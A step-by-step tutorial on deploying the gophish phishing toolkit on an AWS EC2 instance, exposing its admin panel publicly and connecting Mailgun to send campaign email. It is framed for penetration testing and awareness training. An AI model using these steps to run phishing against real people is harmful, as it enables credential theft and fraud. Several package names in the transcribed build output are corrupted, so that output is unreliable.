
Instance summary

Instance ID: i-007d25ca41257a622	Public IPv4 address: [redacted]	Private IPv4 addresses: [redacted]
IPv6 address: -	Instance state: Running	Public IPv4 DNS: [redacted]
Hostname type: IP name: ip-172-31-32-75.ap-south-1.compute.internal	Private IP DNS name (IPv4 only): ip-172-31-32-75.ap-south-1.compute.internal	open address [redacted]
Answer private resource DNS name: [redacted]	Instance type: t2.micro	Elastic IP addresses: -


Remove the default Security Group (launch-wizard-3).




Select the newly created security group from the drop-down menu.





To save the changes, click on the “Save” button.



Next, right-click on an EC2 instance and select “Connect”.




Now click on “Connect”. This will redirect you to a web terminal session on our EC2 instance.




Installing gophish

gophish is a free and open-source phishing toolkit for enterprises and penetration testers. It enables the rapid and easy setup and execution of phishing interactions and security awareness training. Simply run to build gophish from source.

```
git clone <https://github.com/gophish/gophish.git>
```



Navigate to the project's source directory.



Then, execute go build.

```
ap-south-1-console.amazonaws.com/ec2-instance-connect/ssh?region=ap-south-1&connType=standard&instanceId=i-007d25ca41257a622&osUser=ubuntu&sshPort=22w/
Search for services, features, blogs, docs, and more [Alt+S]

shuntu@ip-172-31-32-75:~/gophish$ go build
go: downloading gopkg.in/alecthomas/kingpin.v2 v2.2.6
go: downloading github.com/MTTime/gzipHandler v1.1.1
go: downloading github.com/gorilla/cert v1.4.2
go: downloading github.com/gorilla/handlers v1.4.2
go: downloading github.com/gorilla/mux v1.7.3
go: downloading github.com/gorilla/sessions v1.2.0
go: downloading github.com/jordan-wright/unidecode v0.0.0-20181209214434-78fa7913c0f
go: downloading github.com/emersion/go-imap v1.0.4
go: downloading github.com/emersion/go-message v0.12.0
go: downloading github.com/jordan-wright/email v4.0.1-0.20200824153738-3f5bafad84+incompatible
go: downloading github.com/zinspean/loquax v1.4.2
go: downloading github.com/gorilla/securecookie v1.1.1
go: downloading github.com/alecthomas/template v0.0.0-20190718012654-fb13b8e99a751
go: downloading github.com/PuerkitoBio/gqhttp v1.5.0
go: downloading github.com/go-sql-driver/mysql v1.5.0
go: downloading github.com/gophish/gmail v0.0.0-20200818021916-1f6d0df512e
go: downloading github.com/jinsha/gorm v1.9.12
go: downloading github.com/mattn/go-sqlite3 v2.0.3+incompatible
go: downloading github.com/casheid/examinedb-golang v1.4.0
go: downloading github.com/alecthomas/template v0.0.0-20190718012654-fb13b8e99a751
go: downloading github.com/alecthomas/units v0.0.0-20190924022748-45572a2e904
go: downloading golang.org/x/crypto v0.0.0-20200121174031-69ecbb46d5d
go: downloading golang.org/x/time v0.0.0-20200416051211-89c76fbd5d1
go: downloading github.com/gp/extra v0.4.0
go: downloading github.com/emersion/go-sasl v0.0.0-20191210011802-430746eab9b
go: downloading golang.org/x/text v0.3.2
go: downloading golang.org/x/sys v0.0.0-20220811171246-fbc7d0a399ab
go: downloading github.com/kylelemons/go-gypsy v0.0.0-20160905020020-08ead365ed28
go: downloading github.com/lib/pq v1.1.1
go: downloading github.com/siutek/mybatis v1.5.4
go: downloading github.com/andybalholm/cascadia v1.0.0
go: downloading golang.org/x/net v0.0.0-20190404221313-bb3b551f2a3
go: downloading github.com/jinsha/infection v1.0.0
go: downloading github.com/emersion/go-textwrapper v0.0.0-20160606182133-d0e65a56dab6
```

Following that, you should have a binary named gophish in your current directory.

Replace 127.0.0.1:3333 with 0.0.0.0:3333 in the configuration file.

```
GNU nano 6.2

"admin_server": {
  "listen_url": "127.0.0.1:3333",
  "use_tls": true,
  "cert_path": "gophish_admin.crt",
  "key_path": "gophish_admin.key",
  "trusted_origins": []
},
"phish_server": {
  "listen_url": "0.0.0.0:80",
  "use_tls": false,
  "cert_path": "example.crt",
  "key_path": "example.key"
},
"db_name": "sqlite3",
"db_path": "gophish.db",
"migrations_prefix": "db/db_",
"contact_address": "",
"logging": {
  "filename": "",
  "level": ""
}
```

```
GNU nano 6.2

"admin_server": {
  "listen_url": "0.0.0.0:3333",
  "use_tls": true,
  "cert_path": "gophish_admin.crt",
  "key_path": "gophish_admin.key",
  "trusted_origins": []
},
"phish_server": {
  "listen_url": "0.0.0.0:80",
  "use_tls": false,
  "cert_path": "example.crt",
  "key_path": "example.key"
},
"db_name": "sqlite3",
"db_path": "gophish.db",
"migrations_prefix": "db/db_",
"contact_address": "",
"logging": {
  "filename": "",
  "level": ""
}
```

```

ubuntu@ip-172-31-32-75:~/gophish$ sudo nano config.json
ubuntu@ip-172-31-32-75:~/gophish$ sudo cat config.json
{
  "admin_server": {
    "listen_url": "0.0.0.0:3333",
    "use_tls": true,
    "cert_path": "gophish_admin.crt",
    "key_path": "gophish_admin.key",
    "trusted_origins": []
  },
  "phish_server": {
    "listen_url": "0.0.0.0:80",
    "use_tls": false,
    "cert_path": "example.crt",
    "key_path": "example.key"
  },
  "db_name": "sqlite3",
  "db_path": "gophish.db",
  "migrations_prefix": "db/db_",
  "contact_address": "",
  "logging": {
    "filename": "",
    "level": ""
  }
}
ubuntu@ip-172-31-32-75:~/gophish$

```

Execute the gophish file by using this command


```
sudo ./gophish
```

```

aws Services Search [Alt+S]
ubuntu@ip-172-31-32-75:~/gophish$ sudo ./gophish
time="2022-11-03T06:55:44Z" level=warning msg="No contact address has been configured."
time="2022-11-03T06:55:44Z" level=warning msg="Please consider adding a contact_address entry in your config.json"
goose: no migrations to run. current version: 20220321133237
time="2022-11-03T06:55:44Z" level=info msg="Please login with the username admin and the password cf7056c92ef93367"
time="2022-11-03T06:55:44Z" level=info msg="Starting admin server at https://0.0.0.0:3333"
time="2022-11-03T06:55:44Z" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2022-11-03T06:55:44Z" level=info msg="Starting IMAP monitor manager"
time="2022-11-03T06:55:44Z" level=info msg="Starting new IMAP monitor for user admin"
time="2022-11-03T06:55:44Z" level=info msg="Starting phishing server at http://0.0.0.0:80"


```

Now enter the ec2 instant IP address with the port number 3333. To access the gophish dashboard, go to <https://ipaddress:3333> (be sure to include the https://).



The password will be displayed in the terminal.


Let us now login to the gophish server.




Setting up Mail Server

Create an account with MailGun.


Note: Only If the credit card verification is successful, Mailgun will allow you to add domains.




Navigate to Sending -> Domains, as seen below.



Add new domain in the “Domain name” field.



For sending emails, we must add the DNS record.



Verify the server after adding this DNS record to the Domain DNS server.

You will see a green tick after adding the DNS record in the domain config.

Domains Add New Domain

Search all domains

Name	Accepted(Nov)	Delivered(Nov)	Bounced(Nov)	Opened(Nov)	Clicked(Nov)	Complained(Nov)
	41	97.56%	0.00%	0.00%	0.00%	0.00%

10 20 50


Let us now configure gophish using Mailgun.

Integrating Mailgun with gophish


Creating SMTP Credentials

Mailgun requires DNS verification for the domain.


Select SMTP from the domain settings.



